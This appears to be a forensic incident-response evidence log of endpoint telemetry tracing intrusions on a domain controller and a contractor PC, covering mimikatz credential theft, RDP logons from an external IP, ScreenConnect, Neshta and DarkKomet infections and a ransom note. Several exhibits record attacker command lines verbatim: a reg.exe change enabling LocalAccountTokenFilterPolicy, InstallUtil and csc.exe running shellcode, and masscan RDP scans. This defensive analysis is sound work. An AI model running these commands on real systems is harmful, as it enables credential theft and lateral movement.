> Mar 25, 2026 8:07:04 AM	FileModified	bstrings.exe	C:\Users\contractor\Downloads\KAPE\Modules\bin\bstrings.exe	4133560
> Mar 25, 2026 8:07:05 AM	FileModified	EvtxECmd.exe	C:\Users\contractor\Downloads\KAPE\Modules\bin\EvtxECmd.exe	5151928
> Mar 25, 2026 8:07:06 AM	FileModified	JLECmd.exe	C:\Users\contractor\Downloads\KAPE\Modules\bin\JLECmd.exe	4863672
> Mar 25, 2026 8:07:07 AM	FileModified	LECmd.exe	C:\Users\contractor\Downloads\KAPE\Modules\bin\LECmd.exe	5152440
> Mar 25, 2026 8:07:07 AM	FileModified	MFTECmd.exe	C:\Users\contractor\Downloads\KAPE\Modules\bin\MFTECmd.exe	4555448
> Mar 25, 2026 8:07:07 AM	FileModified	PECmd.exe	C:\Users\contractor\Downloads\KAPE\Modules\bin\PECmd.exe	4018936
> Mar 25, 2026 8:07:07 AM	FileModified	RBCmd.exe	C:\Users\contractor\Downloads\KAPE\Modules\bin\RBCmd.exe	3734712
> Mar 25, 2026 8:07:07 AM	FileModified	RecentFileCacheParser.exe	C:\Users\contractor\Downloads\KAPE\Modules\bin\RecentFileCacheParser.exe	3402936
> Mar 25, 2026 8:07:07 AM	FileModified	RECcmd.exe	C:\Users\contractor\Downloads\KAPE\Modules\bin\RECcmd\RECcmd.exe	5237944
> Mar 25, 2026 8:07:07 AM	FileModified	SBECmd.exe	C:\Users\contractor\Downloads\KAPE\Modules\bin\SBECmd.exe	4956408
> Mar 25, 2026 8:07:07 AM	FileModified	SQLCmd.exe	C:\Users\contractor\Downloads\KAPE\Modules\bin\SQLCmd\SQLCmd.exe	8424696
> Mar 25, 2026 8:07:07 AM	FileModified	SumECmd.exe	C:\Users\contractor\Downloads\KAPE\Modules\bin\SumECmd.exe	4666040
> Mar 25, 2026 8:07:07 AM	FileModified	SumECmd.exe	C:\Users\contractor\Downloads\KAPE\Modules\bin\SumECmd.exe	3817720
> Mar 25, 2026 8:07:07 AM	FileModified	WxTcmd.exe	C:\Users\contractor\Downloads\KAPE\Modules\bin\WxTcmd.exe	5739256

E-011 // SFX Dropper Chain: ScreenConnect Infection

ClientService.exe (136,784), BackstageShell.exe (102,480), WindowsClient.exe (651,544), WindowsFileManager.exe (122,960) all FileModified 08:06:49. Attacker C2 corrupted by own file infector. Source: DeviceFileEvents.

> Mar 25, 2026 8:06:49 AM	FileModified	ScreenConnect.ClientService.exe	C:\Program Files (x86)\ScreenConnect Client (c69d60fd87b0db2f)\ScreenConnect.ClientService.exe	136784
Timestamp	Mar 25, 2026 8:06:49 AM			
ActionType	FileModified			
FileName	ScreenConnect.ClientService.exe			
FolderPath	C:\Program Files (x86)\ScreenConnect Client (c69d60fd87b0db2f)\ScreenConnect.ClientService.exe			
FileSize	136784			
> Mar 25, 2026 8:06:49 AM	FileModified	ScreenConnect.WindowsBackstageShell.exe	C:\Program Files (x86)\ScreenConnect Client (c69d60fd87b0db2f)\ScreenConnect.WindowsBackstageShell.exe	102480
> Mar 25, 2026 8:06:49 AM	FileModified	ScreenConnect.WindowsClient.exe	C:\Program Files (x86)\ScreenConnect Client (c69d60fd87b0db2f)\ScreenConnect.WindowsClient.exe	651344
> Mar 25, 2026 8:06:49 AM	FileModified	ScreenConnect.WindowsFileManager.exe	C:\Program Files (x86)\ScreenConnect Client (c69d60fd87b0db2f)\ScreenConnect.WindowsFileManager.exe	122960
Timestamp	Mar 25, 2026 8:06:49 AM			
ActionType	FileModified			
FileName	ScreenConnect.WindowsFileManager.exe			
FolderPath	C:\Program Files (x86)\ScreenConnect Client (c69d60fd87b0db2f)\ScreenConnect.WindowsFileManager.exe			
FileSize	122960			

E-012 // SFX Dropper Chain: SFX Self-Deletion

sfx-i386-amd64.exe FileDeleted x2 at 08:07:54 from 7ZipSfx temp path. Anti-forensics. Source: DeviceFileEvents.

> Mar 25, 2026 8:07:54 AM	FileDeleted	sfx-i386-amd64.exe	C:\Users\administrator\AppData\Local\Temp\7ZipSfx.000\sfx-i386-amd64.exe	
Timestamp	Mar 25, 2026 8:07:54 AM			
ActionType	FileDeleted			
FileName	sfx-i386-amd64.exe			
FolderPath	C:\Users\administrator\AppData\Local\Temp\7ZipSfx.000\sfx-i386-amd64.exe			
> Mar 25, 2026 8:07:54 AM	FileDeleted	sfx-i386-amd64.exe	C:\Users\administrator\AppData\Local\Temp\7ZipSfx.000\sfx-i386-amd64.exe	
Timestamp	Mar 25, 2026 8:07:54 AM			
ActionType	FileDeleted			
FileName	sfx-i386-amd64.exe			
FolderPath	C:\Users\administrator\AppData\Local\Temp\7ZipSfx.000\sfx-i386-amd64.exe			

E-013 // Ransom Note Registry and Attacker Operational Pattern

DeviceProcessEvents Mar 2 session through Mar 12 (taskmgr, msedge, notepad
DATALOSS_WARNING). DeviceRegistryEvents: browser.exe writing legalnoticetext Mar 25,
WinPcap 4.1.3, ScreenConnect Mar 29. Source: DeviceProcessEvents + DeviceRegistryEvents.

☐	>	Mar 2, 2026 11:48:44 AM	SecurityHealthSystray.exe	SecurityHealthSystray.exe
☐	>	Mar 2, 2026 11:48:45 AM	OneDrive.exe	"OneDrive.exe" /background
☐	>	Mar 2, 2026 11:48:46 AM	TextIntelHost.exe	TextIntelHost.exe
☐	>	Mar 2, 2026 11:48:47 AM	slhost.exe	slhost.exe
☐	>	Mar 2, 2026 11:48:47 AM	cmd.exe	"cmd.exe" /q /c del /q "C:\Users\administrator\AppData\Local\Microsoft\OneDrive\Update\OneDriveSetup.exe"
☐	>	Mar 2, 2026 11:48:47 AM	cmd.exe	"cmd.exe" /q /c del /q "C:\Users\administrator\AppData\Local\Microsoft\OneDrive\StandaloneUpdater\OneDriveSetup.exe"
☐	>	Mar 2, 2026 11:48:47 AM	cmd.exe	"cmd.exe" /q /c rmdir /s /q "C:\Users\administrator\AppData\Local\Microsoft\OneDrive\21.220.1024.0005\amd64"
☐	>	Mar 2, 2026 11:48:47 AM	cmd.exe	"cmd.exe" /q /c rmdir /s /q "C:\Users\administrator\AppData\Local\Microsoft\OneDrive\21.220.1024.0005"
☐	>	Mar 8, 2026 11:37:59 AM	SecurityHealthSystray.exe	SecurityHealthSystray.exe
☐	>	Mar 8, 2026 11:38:00 AM	OneDrive.exe	"OneDrive.exe" /background
☐	>	Mar 8, 2026 11:38:03 AM	TextIntelHost.exe	TextIntelHost.exe
☐	>	Mar 8, 2026 11:38:03 AM	slhost.exe	slhost.exe
☐	>	Mar 8, 2026 11:38:04 AM	cmd.exe	"cmd.exe" /q /c del /q "C:\Users\administrator\AppData\Local\Microsoft\OneDrive\Update\OneDriveSetup.exe"
☐	>	Mar 8, 2026 11:38:04 AM	cmd.exe	"cmd.exe" /q /c del /q "C:\Users\administrator\AppData\Local\Microsoft\OneDrive\StandaloneUpdater\OneDriveSetup.exe"
☐	>	Mar 8, 2026 11:38:04 AM	cmd.exe	"cmd.exe" /q /c rmdir /s /q "C:\Users\administrator\AppData\Local\Microsoft\OneDrive\26.017.0126.0002"
☐	>	Mar 12, 2026 3:06:38 AM	Taskmgr.exe	"taskmgr.exe" /4
☐	>	Mar 12, 2026 3:06:39 AM	Taskmgr.exe	"taskmgr.exe" /4
☐	>	Mar 12, 2026 3:07:00 AM	msedge.exe	msedge.exe
☐	>	Mar 12, 2026 3:09:30 AM	notepad.exe	"NOTEPAD.EXE" D:\DATA\LOSS_WARNING_README.txt
☐	>	Mar 14, 2026 3:25:33 AM	SecurityHealthSystray.exe	SecurityHealthSystray.exe
☐	>	Mar 14, 2026 3:25:35 AM	OneDrive.exe	"OneDrive.exe" /background
☐	>	Mar 14, 2026 3:25:40 AM	m365copilot_autostarter.exe	m365copilot_autostarter.exe
☐	>	Mar 14, 2026 3:25:42 AM	TextIntelHost.exe	TextIntelHost.exe

	Mar 28, 2026 8:11:28 AM	RegistryValueSet	HKEY_CURRENT_USERS-1.5-21-271835C	C:\Program Files\Windows I WordPad	openwith.exe
	Mar 28, 2026 8:11:28 AM	RegistryValueSet	HKEY_CURRENT_USERS-1.5-21-271835C	C:\Program Files\Windows I Microsoft Corporation	openwith.exe
	Mar 28, 2026 8:11:28 AM	RegistryValueSet	HKEY_CURRENT_USERS-1.5-21-271835C	C:\Program Files (x86)\Wind Windows Media Player	openwith.exe
	Mar 28, 2026 8:11:28 AM	RegistryValueSet	HKEY_CURRENT_USERS-1.5-21-271835C	C:\Program Files (x86)\Wind Microsoft Corporation	openwith.exe
	Mar 29, 2026 12:21:47 PM	RegistryValueSet	HKEY_CURRENT_USERS-1.5-21-271835C	c	explorer.exe
	Mar 25, 2026 8:09:08 AM	RegistryValueSet	HKEY_LOCAL_MACHINE\SOFTWARE\Micr	browser.exe	browser.exe
	Mar 25, 2026 8:07:23 AM	RegistryValueSet	HKEY_LOCAL_MACHINE\SOFTWARE\Micr	browser	"C:\Users\administrator\AppData\Local\{661C7CDE-0625-8ADB-D308-318FB1E57F18}\browser.exe"
	Mar 28, 2026 5:39:15 AM	RegistryValueSet	HKEY_CURRENT_USERS-1.5-21-271835C	b	cmd11
	Mar 2, 2026 11:49:21 AM	RegistryKeyCreated	HKEY_CURRENT_USERS-1.5-21-271835C		onedrivesetup.exe
	Mar 2, 2026 11:49:21 AM	RegistryValueSet	HKEY_CURRENT_USERS-1.5-21-271835C	"C:\Users\administrator\AppData\Local\Microsoft\OneDrive\OneDrive.exe"	onedrivesetup.exe
	Mar 2, 2026 11:49:21 AM	RegistryKeyCreated	HKEY_CURRENT_USERS-1.5-21-271835C		onedrivesetup.exe
	Mar 2, 2026 11:49:21 AM	RegistryValueSet	HKEY_CURRENT_USERS-1.5-21-271835C	"C:\Users\administrator\AppData\Local\Microsoft\OneDrive\OneDrive.exe" /cc	onedrivesetup.exe
	Mar 2, 2026 11:49:21 AM	RegistryKeyCreated	HKEY_CURRENT_USERS-1.5-21-271835C		onedrivesetup.exe
	Mar 2, 2026 11:49:21 AM	RegistryValueSet	HKEY_CURRENT_USERS-1.5-21-271835C	SyncClientState 1.0 Type Library	onedrivesetup.exe
	Mar 2, 2026 11:49:21 AM	RegistryKeyCreated	HKEY_CURRENT_USERS-1.5-21-271835C		onedrivesetup.exe
	Mar 2, 2026 11:49:21 AM	RegistryKeyCreated	HKEY_CURRENT_USERS-1.5-21-271835C		onedrivesetup.exe
	Mar 2, 2026 11:49:21 AM	RegistryValueSet	HKEY_CURRENT_USERS-1.5-21-271835C	C:\Users\administrator\AppData\Local\Microsoft\OneDrive\OneDrive.exe\3	onedrivesetup.exe
	Mar 2, 2026 11:49:21 AM	RegistryKeyCreated	HKEY_CURRENT_USERS-1.5-21-271835C		onedrivesetup.exe
	Mar 2, 2026 11:49:21 AM	RegistryValueSet	HKEY_CURRENT_USERS-1.5-21-271835C	0	onedrivesetup.exe
	Mar 2, 2026 11:49:21 AM	RegistryKeyCreated	HKEY_CURRENT_USERS-1.5-21-271835C		onedrivesetup.exe
	Mar 2, 2026 11:49:21 AM	RegistryValueSet	HKEY_CURRENT_USERS-1.5-21-271835C	C:\Users\administrator\AppData\Local\Microsoft\OneDrive\36.022.0203.0006	onedrivesetup.exe
	Mar 2, 2026 11:49:21 AM	RegistryKeyCreated	HKEY_CURRENT_USERS-1.5-21-271835C		onedrivesetup.exe
	Mar 2, 2026 11:49:21 AM	RegistryValueSet	HKEY_CURRENT_USERS-1.5-21-271835C	"C:\Users\administrator\AppData\Local\Microsoft\OneDrive\OneDrive.exe" /cc	onedrivesetup.exe

E-014 // ScreenConnect Reinstallation (Mar 29)

msiexec.exe from explorer.exe downloading ConnectWise.msi. rundll32.exe invoking ScreenConnect installer. Operator 2 reinstalled after Neshta corruption. Source: DeviceProcessEvents.

Timestamp	FileName	ProcessCommandLine	InitiatingProcessFile...
Mar 29, 2026 12:42:19 PM	msiexec.exe	"msiexec.exe" /i "C:\Users\administrator\Downloads\ConnectWise.msi"	explorer.exe
Mar 29, 2026 12:42:20 PM	msiexec.exe	msiexec.exe /V	services.exe
Timestamp Mar 29, 2026 12:42:20 PM			
FileName msiexec.exe			
ProcessCommandLine msiexec.exe /V			
InitiatingProcessFileName services.exe			
Mar 29, 2026 12:42:20 PM	msiexec.exe	MsiExec.exe -Embedding 72189BD26F62AC50815F78FCDE21ADD7 C	msiexec.exe
Timestamp Mar 29, 2026 12:42:20 PM			
FileName msiexec.exe			
ProcessCommandLine MsiExec.exe -Embedding 72189BD26F62AC50815F78FCDE21ADD7 C			
InitiatingProcessFileName msiexec.exe			
Mar 29, 2026 12:42:21 PM	rundll32.exe	rundll32.exe "C:\Users\ADMINI~1\AppData\Local\Temp\MSIC09.tmp",zzzzInvokeManagedCustomActionOutOfProc SfxCA_419696000 1 ScreenConnect.Installer.Actions\ScreenConnect.ClientInstaller.Actions	msiexec.exe
Timestamp Mar 29, 2026 12:42:21 PM			
FileName rundll32.exe			
ProcessCommandLine rundll32.exe "C:\Users\ADMINI~1\AppData\Local\Temp\MSIC09.tmp",zzzzInvokeManagedCustomActionOutOfProc SfxCA_419696000 1 ScreenConnect.Installer.Actions\ScreenConnect.ClientInstaller.Actions.FixupServiceArguments			
InitiatingProcessFileName msiexec.exe			
Mar 29, 2026 12:42:27 PM	msiexec.exe	MsiExec.exe -Embedding 289A53175AB5C4133581011FEC677BD5	msiexec.exe
Timestamp Mar 29, 2026 12:42:27 PM			
FileName msiexec.exe			
ProcessCommandLine MsiExec.exe -Embedding 289A53175AB5C4133581011FEC677BD5			
InitiatingProcessFileName msiexec.exe			

E-015 // DarkKomet C2 Connection (Actor 3)

Synaptics.exe ConnectionSuccess to port 80. Mar 29 12:12:38 and 12:19:42. mts-contractorpc1. Source: DeviceNetworkEvents.

Timestamp	DeviceName	RemotePort	InitiatingProcessFil...	ActionType
Mar 29, 2026 12:12:38 PM	mts-contractorpc1	80	synaptics.exe	ConnectionSuccess
Timestamp Mar 29, 2026 12:12:38 PM				
DeviceName mts-contractorpc1				
RemotePort 80				
InitiatingProcessFileName synaptics.exe				
ActionType ConnectionSuccess				
Mar 29, 2026 12:19:42 PM	mts-contractorpc1	80	synaptics.exe	ConnectionSuccess
Timestamp Mar 29, 2026 12:19:42 PM				
DeviceName mts-contractorpc1				
RemotePort 80				
InitiatingProcessFileName synaptics.exe				
ActionType ConnectionSuccess				

E-016 // DC Attack Sequence: Credential Harvesting, Pass-the-Hash, LOLBin Shellcode

mimikatz.exe via powershell.exe (11:39, 11:44), whoami (11:46, 11:47 /groups), reg.exe LocalAccountTokenFilterPolicy (11:53), InstallUtil.exe x4 (13:15 to 13:27), csc.exe shell.cs (13:33). All administrator. Source: DeviceProcessEvents.

Mar 4, 2026 11:39:37 AM	mimikatz.exe	mimikatz.exe
Timestamp	Mar 4, 2026 11:39:37 AM	
FileName	mimikatz.exe	
ProcessCommandLine	mimikatz.exe	
InitiatingProcessFileName	powershell.exe	
Mar 4, 2026 11:44:15 AM	mimikatz.exe	mimikatz.exe
Mar 4, 2026 11:46:12 AM	whoami.exe	whoami.exe
Mar 4, 2026 11:46:20 AM	whoami.exe	"whoami.exe" /groups
Mar 4, 2026 11:47:16 AM	whoami.exe	"whoami.exe" /groups
Mar 4, 2026 11:53:22 AM	reg.exe	"reg.exe" add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v LocalAccountTokenFilterPolicy /t REG_DWORD /d 1 /f
Mar 4, 2026 1:15:06 PM	InstallUtil.exe	InstallUtil.exe
Mar 4, 2026 1:25:40 PM	InstallUtil.exe	"InstallUtil.exe" \Desktop\shellcode.exe
Mar 4, 2026 1:26:07 PM	InstallUtil.exe	InstallUtil.exe
Mar 4, 2026 1:27:08 PM	InstallUtil.exe	"InstallUtil.exe" /LogToConsole=false -U \Desktop\shellcode.exe
Mar 4, 2026 1:33:40 PM	csc.exe	"csc.exe" /unsafe /platform:x86 /out:shellcode.exe \shell.cs

E-017 // Actor 3 Toolchain: WinPcap, Masscan RDP Scanning, Neshta Cross-Infection

Mar 28: WinPcap install, masscan rate 100000 port 3389, _cache_massscan.exe (cross-infected), Sysfsys.exe registry. Source: DeviceProcessEvents.

Mar 28, 2026 8:14:30 AM	WinPcap_4_1_3 (1).exe	WinPcap_4_1_3 (1).exe	explorer.exe	administrator
Mar 28, 2026 8:14:33 AM	net.exe	net start npf	winpcap_4_1_3 (1).exe	administrator
Mar 28, 2026 8:14:33 AM	conhost.exe	conhost.exe 0xffffffff -ForceV1	net.exe	administrator
Mar 28, 2026 8:14:33 AM	net1.exe	net1 start npf	net.exe	administrator
Mar 28, 2026 8:14:37 AM	systray.exe	Systray.exe C:\Windows\system32\comctlrunner.exe -maeindll f:\UpdateSoftwareInventoryW	svchost.exe	system
Mar 28, 2026 8:14:39 AM	masscan.exe	"masscan.exe" -iL Input.txt -oL Output.txt --open --rate 100000 -p3389 --exclude 255.255.255.255 --open-only --SendQ	_cache__cache_massscan_gui.exe	administrator
Mar 28, 2026 8:14:39 AM	masscan.exe	"masscan.exe" -iL Input.txt -oL Output.txt --open --rate 100000 -p3389 --exclude 255.255.255.255 --open-only --SendQ	masscan.exe	administrator
Mar 28, 2026 8:14:39 AM	_cache_masscan.exe	"_cache_masscan.exe" -iL Input.txt -oL Output.txt --open --rate 100000 -p3389 --exclude 255.255.255.255 --open-only --SendQ	masscan.exe	administrator
Mar 28, 2026 8:14:40 AM	_cache_masscan.exe	"_cache_masscan.exe" -iL Input.txt -oL Output.txt --open --rate 100000 -p3389 --exclude 255.255.255.255 --open-only --SendQ	_cache_masscan.exe	administrator
Mar 28, 2026 8:14:40 AM	conhost.exe	conhost.exe 0xffffffff -ForceV1	_cache_masscan.exe	administrator
Mar 28, 2026 8:14:40 AM	consent.exe	consent.exe 8836 372 000002205AE215A0	svchost.exe	system
Mar 28, 2026 8:15:03 AM	rundll32.exe	rundll32.exe AppXDeploymentExtensionsOneCore.dll,ShellRefresh	svchost.exe	administrator
Mar 28, 2026 8:15:11 AM	backgroundTaskHost.exe	"BackgroundTaskHost.exe" -ServerName BackgroundTaskHostWebAccountProvider	svchost.exe	administrator
Mar 28, 2026 8:15:11 AM	RuntimeBroker.exe	RuntimeBroker.exe -Embedding	svchost.exe	administrator
Mar 28, 2026 8:16:53 AM	backgroundTaskHost.exe	"backgroundTaskHost.exe" -ServerName AppAppXmtcan0h2tbfy7K9kn8bb6dmz1zh0.mca	svchost.exe	administrator
Mar 28, 2026 8:16:54 AM	backgroundTaskHost.exe	"BackgroundTaskHost.exe" -ServerName BackgroundTaskHostWebAccountProvider	svchost.exe	administrator
Mar 28, 2026 8:16:54 AM	RuntimeBroker.exe	RuntimeBroker.exe -Embedding	svchost.exe	administrator
Mar 28, 2026 8:16:54 AM	RuntimeBroker.exe	RuntimeBroker.exe -Embedding	svchost.exe	administrator
Mar 28, 2026 8:18:45 AM	wermgr.exe	"wermgr.exe" -upload	svchost.exe	system

E-018 // DC Initial Access and Full Logon Timeline

95.[.]216.[.]37.[.]156 on DC: Feb 28 23:54 (Unknown x5 then LogonSuccess Network + RemoteInteractive), Mar 8, Mar 14, Mar 22, Mar 29. NTLM pre-auth fingerprint visible. Source: DeviceLogonEvents.

☐	Timestamp	LogonType	AccountName	RemoteIP	ActionType
☐	> Feb 28, 2026 11:54:21 PM	Unknown	administrator	(95) 95.216.37.156	LogonAttempted
☐	> Mar 8, 2026 11:59:26 AM	Unknown	administrator	(95) 95.216.37.156	LogonAttempted
☐	> Mar 14, 2026 4:14:06 PM	Unknown	administrator	(95) 95.216.37.156	LogonAttempted
☐	> Mar 22, 2026 5:02:22 AM	Unknown	administrator	(95) 95.216.37.156	LogonAttempted
☐	> Mar 29, 2026 11:16:14 PM	Unknown	administrator	(95) 95.216.37.156	LogonAttempted
☐	> Feb 28, 2026 11:54:15 PM	Network	administrator	(95) 95.216.37.156	LogonSuccess
☐	> Feb 28, 2026 11:54:15 PM	Network	administrator	(95) 95.216.37.156	LogonSuccess
☐	> Feb 28, 2026 11:54:21 PM	RemoteInteractive	administrator	(95) 95.216.37.156	LogonSuccess
☐	> Feb 28, 2026 11:54:21 PM	RemoteInteractive	administrator	(95) 95.216.37.156	LogonSuccess
☐	> Feb 28, 2026 11:54:21 PM	RemoteInteractive	administrator	(95) 95.216.37.156	LogonSuccess
☐	> Mar 8, 2026 11:59:21 AM	Network	administrator	(95) 95.216.37.156	LogonSuccess
☐	> Mar 8, 2026 11:59:26 AM	RemoteInteractive	administrator	(95) 95.216.37.156	LogonSuccess
☐	> Mar 8, 2026 11:59:26 AM	RemoteInteractive	administrator	(95) 95.216.37.156	LogonSuccess
☐	> Mar 8, 2026 11:59:26 AM	RemoteInteractive	administrator	(95) 95.216.37.156	LogonSuccess
☐	> Mar 14, 2026 4:14:03 PM	Network	administrator	(95) 95.216.37.156	LogonSuccess
☐	> Mar 14, 2026 4:14:06 PM	RemoteInteractive	administrator	(95) 95.216.37.156	LogonSuccess
☐	> Mar 14, 2026 4:14:06 PM	RemoteInteractive	administrator	(95) 95.216.37.156	LogonSuccess
☐	> Mar 14, 2026 4:14:08 PM	Network	administrator	(95) 95.216.37.156	LogonSuccess
☐	> Mar 14, 2026 4:14:11 PM	Network	administrator	(95) 95.216.37.156	LogonSuccess
☐	> Mar 14, 2026 4:14:16 PM	Network	administrator	(95) 95.216.37.156	LogonSuccess
☐	> Mar 22, 2026 5:02:17 AM	Network	administrator	(95) 95.216.37.156	LogonSuccess
☐	> Mar 22, 2026 5:02:17 AM	Network	administrator	(95) 95.216.37.156	LogonSuccess

E-019 // DC Mimikatz via PowerShell and NetScan Deployment

mimikatz.exe via powershell.exe Mar 4 (11:39, 11:44). netscan.exe via netscan_setup.tmp Mar 10 11:56, via cmd.exe 11:57. Two attack phases. Source: DeviceProcessEvents.

☐	Timestamp	FileName	ProcessCommandL...	InitiatingProcessFil...	AccountName
☐	> Mar 4, 2026 11:39:37 AM	mimikatz.exe	mimikatz.exe	powershell.exe	administrator
Timestamp Mar 4, 2026 11:39:37 AM					
FileName mimikatz.exe					
ProcessCommandLine mimikatz.exe					
InitiatingProcessFileName powershell.exe					
AccountName administrator					
☐	> Mar 4, 2026 11:44:15 AM	mimikatz.exe	mimikatz.exe	powershell.exe	administrator
☐	> Mar 10, 2026 11:56:19 AM	netscan.exe	netscan.exe	netscan_setup.tmp	administrator
☐	> Mar 10, 2026 11:57:15 AM	netscan.exe	netscan.exe	cmd.exe	administrator
Timestamp Mar 10, 2026 11:57:15 AM					
FileName netscan.exe					
ProcessCommandLine netscan.exe					
InitiatingProcessFileName cmd.exe					
AccountName administrator					

E-020 // File Hash Inventory with Process Attribution

SHA256 visible for Synaptics.exe, 3.exe, sfx-i386-amd64.exe, mimikatz.exe, pscan241.exe, netscan.exe, massscan_gui.exe, svchost.com. Parent process attribution for each. Source: DeviceProcessEvents / DeviceFileEvents.

✓	>	Mar 29, 2026 12:19:1	Synaptics.exe	slhost.exe		
✓	>	Mar 26, 2026 12:40:2	3.exe	explorer.exe	3cb6ceb5db9f3f47112b2352f04bac812ef63d8c9cdd70e5bf975d75918567c	6076ce6cfed367c7a8e7
✓	>	Mar 28, 2026 8:14:31	Synaptics.exe	masscan.exe	5d8022daa6751bdcdeb97d11166186c9d7bb2ed463eaf5307058e632c7dc7abc	b7bc9a947abb735c07
✓	>	Mar 26, 2026 12:42:2	3.exe	3.exe	6e0dccb9710aced2a00c8863b2fe295a9e7677a07d6fc4bbb100714d2ddf0d4d	4950ce47bfe4f73e2c03
✓	>	Mar 26, 2026 12:42:4	3.exe	3.exe	6e0dccb9710aced2a00c8863b2fe295a9e7677a07d6fc4bbb100714d2ddf0d4d	4950ce47bfe4f73e2c03
✓	>	Mar 26, 2026 12:42:4	3.exe	3.exe	6e0dccb9710aced2a00c8863b2fe295a9e7677a07d6fc4bbb100714d2ddf0d4d	4950ce47bfe4f73e2c03
✓	>	Mar 25, 2026 8:06:41	procdump.exe	sfx-i386-amd64.exe	7f5347c340c2b75313fd16e6d00decf69671a89e3bc93259d073584ef9f1b0	847823980b98f9733e0
✓	>	Mar 4, 2026 11:38:12	mimikatz.exe	explorer.exe	92804faaab2175dc501d73e814663058c78c0a042675a8937266357bctf96c50	d1f7832035c3e8a73cc7
✓	>	Mar 4, 2026 11:38:11	mimikatz.exe	explorer.exe	2e8092205a2ded4b07e9d10d0ec02eba0ffcd1d370cab88c5221a749915f678a	040fbf1325d51358608
✓	>	Mar 30, 2026 8:34:07	Synaptics.exe	bfetoolwin8.exe	ca6a8d8ad4774052143c3316e6b5e9a40d71a05b095b3c609671665cfe560ca3	e69907e46ac3a23c546
✓	>	Mar 5, 2026 10:16:14	mimikatz.exe	pscan241.exe	cd9ea150f3a06f8759533eb0bb8c25a2efadbb820eaa0fa6dc0fdd7ceb2107f6	067da6690abdba1f834
✓	>	Mar 5, 2026 10:16:14	mimikatz.exe	pscan241.exe	e435da06eae3d93286c8e4fb9052d0aafa44348f993a08b361bd69e7ddd19c4	d51ee5855d49a45e1e1
✓	>	Mar 10, 2026 11:56:1	netscan.exe	netscan_setup.tmp	e7d0b9bcd0d6880ec014fd98015a3d49b1abd17b6ba317bb5a2e7ec9ff2690cb	1a1b67ef81abe7c15b1f
✓	>	Mar 25, 2026 8:06:07	3.exe	explorer.exe	f3bf61c11257150ab7090a5ac6e8fe056f1442adeec5dd2d40b91359510a5268	729fd507a1118b2d900
✓	>	Mar 28, 2026 8:12:35	Synaptics.exe	massscan_gui.exe	f7a901dff75f01e879bea8d862f93e352ded77f65edf17fbd8de31174b48e5bb	2633970e25b886fc0e5
✓	>	Mar 29, 2026 12:15:2	Synaptics.exe	massscan_gui.exe	f7a901dff75f01e879bea8d862f93e352ded77f65edf17fbd8de31174b48e5bb	2633970e25b886fc0e5
✓	>	Mar 30, 2026 5:02:10	Synaptics.exe	svchost.com	f7a901dff75f01e879bea8d862f93e352ded77f65edf17fbd8de31174b48e5bb	2633970e25b886fc0e5

E-021 // pscan241.exe Lifecycle: Deploy, Execute, Self-Delete

FileCreated 10:15:47 Music (8,871,624 bytes), FileCreated 10:16:06 AppData temp (8,830,152, self-extract), FileDeleted 10:18:14 Music. 2-minute lifecycle. Source: DeviceFileEvents.

Timestamp	ActionType	FileName	FolderPath	InitiatingProcessFile...	FileSize
Mar 5, 2026 10:15:47	FileCreated	pscan241.exe	C:\Users\administrator\Mu...	explorer.exe	8871624
Timestamp	Mar 5, 2026 10:15:47 AM				
ActionType	FileCreated				
FileName	pscan241.exe				
FolderPath	C:\Users\administrator\Music\pscan241.exe				
InitiatingProcessFileName	explorer.exe				
FileSize	8871624				
Mar 5, 2026 10:16:06	FileCreated	pscan241.exe	C:\Users\administrator\Ap...	pscan241.exe	8830152
Timestamp	Mar 5, 2026 10:16:06 AM				
ActionType	FileCreated				
FileName	pscan241.exe				
FolderPath	C:\Users\administrator\AppData\Local\Temp\4\3582-490\pscan241.exe				
InitiatingProcessFileName	pscan241.exe				
FileSize	8830152				
Mar 5, 2026 10:18:14	FileDeleted	pscan241.exe	C:\Users\administrator\Mu...	explorer.exe	
Timestamp	Mar 5, 2026 10:18:14 AM				
ActionType	FileDeleted				
FileName	pscan241.exe				
FolderPath	C:\Users\administrator\Music\pscan241.exe				
InitiatingProcessFileName	explorer.exe				

E-022 // DarkKomet/Massscan Execution Timeline (Actor 3)

Mar 28: Massscan_GUI.exe, Synaptics.exe InjUpdate. Mar 29: returns. Mar 30: SYNAPT~1.EXE via svchost.com x7 (Neshta routing). Cross-infection between actors. Source: DeviceProcessEvents.

☐	Timestamp	DeviceName	FileName	ProcessCommandLine	InitiatingProcessFil...
☐	> Mar 28, 2026 8:12:35 AM	mts-contractorpc1	Massscan_GUI.exe	Massscan_GUI.exe	explorer.exe
☐	> Mar 28, 2026 8:12:35 AM	mts-contractorpc1	Massscan_GUI.exe	Massscan_GUI.exe	massscan_gui.exe
☐	> Mar 28, 2026 8:12:43 AM	mts-contractorpc1	Synaptics.exe	"Synaptics.exe" InjUpdate	massscan_gui.exe
☐	> Mar 29, 2026 12:12:34 PM	mts-contractorpc1	Synaptics.exe	Synaptics.exe	explorer.exe
☐	> Mar 29, 2026 12:15:27 PM	mts-contractorpc1	Massscan_GUI.exe	Massscan_GUI.exe	explorer.exe
☐	> Mar 29, 2026 12:19:41 PM	mts-contractorpc1	Synaptics.exe	"Synaptics.exe" InjUpdate	massscan_gui.exe
☐	> Mar 29, 2026 12:42:51 PM	mts-contractorpc1	Massscan_GUI.exe	Massscan_GUI.exe	explorer.exe
☐	> Mar 30, 2026 5:02:13 PM	mts-contractorpc1	Synaptics.exe	SYNAPT~1.EXE	svchost.com
☐	> Mar 30, 2026 5:02:21 PM	mts-contractorpc1	Synaptics.exe	SYNAPT~1.EXE InjUpdate	svchost.com
☐	> Mar 30, 2026 5:02:24 PM	mts-contractorpc1	Synaptics.exe	SYNAPT~1.EXE InjUpdate	svchost.com
☐	> Mar 30, 2026 5:02:29 PM	mts-contractorpc1	Synaptics.exe	SYNAPT~1.EXE InjUpdate	svchost.com
☐	> Mar 30, 2026 5:02:32 PM	mts-contractorpc1	Synaptics.exe	SYNAPT~1.EXE InjUpdate	svchost.com
☐	> Mar 30, 2026 5:02:34 PM	mts-contractorpc1	Synaptics.exe	SYNAPT~1.EXE InjUpdate	svchost.com

E-023 // Complete Malicious Process Timeline (Both Hosts)

DC: mimikatz x2 and shellcode Mar 4, shellcode Mar 9, netscan x2 Mar 10. Contractor: sfx Mar 25, browser.exe Mar 25, 3.exe Mar 26, masscan Mar 28. Full investigation in one view. Source: DeviceProcessEvents.

☐	Timestamp	DeviceName	FileName	InitiatingProcessFileName	AccountName
>	Mar 4, 2026 11:39:37 AM	mts-dc.mts.local	mimikatz.exe	powershell.exe	administrator
